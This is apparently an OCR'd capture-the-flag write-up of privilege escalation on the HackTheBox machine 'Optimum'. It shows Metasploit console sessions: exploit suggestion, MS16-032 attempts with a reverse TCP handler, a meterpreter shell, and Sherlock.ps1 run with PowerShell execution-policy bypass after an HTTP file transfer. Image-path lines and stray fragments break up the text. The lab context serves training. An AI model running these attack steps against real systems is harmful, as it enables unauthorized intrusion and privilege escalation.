
```
msf5 exploit(windows/http/rejetto_hfs_exec) > use post/multi/recon/local_exploit
_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description f
or the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x64/windows...
^C[-] 10.10.10.8 - Post interrupted by the console user
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x64/windows...
```

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x64/windows...
[*] 10.10.10.8 - 11 exploit checks are being tried...
[*] Post module execution completed
```

Second Attempt

- After, we failed to escalate privileges

- Try to google for window privilege escalation




google

- We could also go back to our session and find the systeminfo to check what OS is running on the victim.

- Window 2012 R2

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x64/windows...
[*] 10.10.10.8 - 11 exploit checks are being tried...
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : OPTIMUM
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

- Google for Window 2012 R2 escalation → It is related to **MS16-032**.



- Search for **MS16-032** on Metasploit

```
meterpreter > background
[*] Backgrounding session 1...
msf5 post(multi/recon/local_exploit_suggester) > search ms16-032

Matching Modules
================

   #  Name                                                           Disclosure
Date  Rank    Check  Description
   -  ----                                                           -----------
----  ----    -----  -----------
   0  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  2016-03-21
      normal  Yes    MS16-032 Secondary Logon Handle Privilege Escalation


msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_
032_secondary_logon_handle_privesc
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >
```

> options

> set lhost

>set lport 443

> set session 1

> show targets

```
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > show targe
ts

Exploit targets:

   Id  Name
   --  ----
   0   Windows x86
   1   Windows x64
```

> set target 1 (Because the victim OS is running on **Windows x64**)

FAILED to escalate! → Let's try to manually escalate

```
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set lport
443
lport => 443
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.14:443
[*] Writing payload file, C:\Users\kostas\Desktop\nWSknHOPgcIf.txt...
[*] Compressing script contents...
[+] Compressed size: 3640
[*] Executing exploit script...
[+] Cleaned up C:\Users\kostas\Desktop\nWSknHOPgcIf.txt
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.14:443
[*] Writing payload file, C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt...
[*] Compressing script contents...
[+] Compressed size: 3640
[*] Executing exploit script...
[+] Cleaned up C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >
```

Third Attempt

sherlock rastamouse

README.md

> Deprecated. Have a look at Watson instead.

Sherlock

PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities.


Currently looks for:

- MS10-015 : User Mode to Ring (KiTrap0D)
- MS10-092 : Task Scheduler
- MS13-053 : NTUserMessageCall Win32k Kernel Pool Overflow
- MS13-081 : TrackPopupMenuEx Win32k NULL Page
- MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference
- MS15-051 : ClientCopyImage Win32k
- MS15-078 : Font Driver Buffer Overflow
- MS16-016 : 'mrxdav.sys' WebDAV
- MS16-032 : Secondary Logon Handle
- MS16-034 : Windows Kernel-Mode Drivers EoP
- MS16-135 : Win32k Elevation of Privilege
- CVE-2017-7199 : Nessus Agent 6.6.2 - 6.10.3 Priv Esc

Basic Usage:

> Clone this tool into our machine

- Copy the Sherlock.ps1 into our file



• Come back to our machine


> session 1


> shell

```
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.14:443
[*] Writing payload file, C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt...
[*] Compressing script contents...
[+] Compressed size: 3640
[*] Executing exploit script...
[+] Cleaned up C:\Users\kostas\Desktop\oRwjFoDxdyzkf.txt
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1052 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
```

HTTPSimple (transfer file)

- Open up **SimpleHTTPServer**





- After successful transferred the files.

Execute sher.ps1

- We run the command to execute our 'sher.ps1' file.

f


```
C:\Users\kostas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\kostas\Desktop

14/09/2019  07:08 ??    <DIR>          .
14/09/2019  07:08 ??    <DIR>          ..
14/09/2019  05:27 ??    <DIR>          %TEMP%
14/09/2019  05:34 ??             1.914 bfBaOELnVuQu.txt
18/03/2017  03:11 ??           760.320 hfs.exe
14/09/2019  07:08 ??            16.664 sher.ps1
18/03/2017  03:13 ??                32 user.txt.txt
               4 File(s)        778.930 bytes
               3 Dir(s)  31.895.101.440 bytes free

C:\Users\kostas\Desktop>powershell.exe -exec bypass -Command "& {Import-Module .
\sher.ps1; Find-AllVulns}"
powershell.exe -exec bypass -Command "& {Import-Module .\sher.ps1; Find-AllVulns
}"
```

f

- As we found, there are 3 pontential vulnerabilities to be exploited

```
root@kali: ~                root@kali: ~                root@kali: ~
VulnStatus : Not supported on 64-bit systems

Title      : Secondary Logon Handle
MSBulletin : MS16-032                                          1
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034                                          2
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS1
             6-034?
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135                                          3
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/S
             ample-Exploits/MS16-135
VulnStatus : Appears Vulnerable

Title      : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
```

windows exploit suggester



https://github.com/AonCyberLabs/Windows-Exploit-Suggester

```
root@kali:~# git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.
git
Cloning into 'Windows-Exploit-Suggester'...
remote: Enumerating objects: 120, done.
remote: Total 120 (delta 0), reused 0 (delta 0), pack-reused 120
Receiving objects: 100% (120/120), 169.26 KiB | 4.23 MiB/s, done.
Resolving deltas: 100% (72/72), done.
root@kali:~# cd Windows-Exploit-Suggester/
root@kali:~/Windows-Exploit-Suggester# ls
```

```
root@kali:~/Windows-Exploit-Suggester# ls
LICENSE.md  README.md  windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --upd
ate
[*] initiating winsploit version 3.3...
[+] writing to file 2019-09-07-mssb.xls
[*] done
root@kali:~/Windows-Exploit-Suggester# ls
2019-09-07-mssb.xls  LICENSE.md  README.md  windows-exploit-suggester.py
root@kali:~/Windows-Exploit-Suggester#
```

USAGE

update the database

```
$ ./windows-exploit-suggester.py --update
[*] initiating...
[*] successfully requested base url
[*] scraped ms download url
[+] writing to file 2014-06-06-mssb.xlsx
[*] done
```

install dependencies

(install python-xlrd, $ pip install xlrd --upgrade)


feed it "systeminfo" input, and point it to the microsoft database

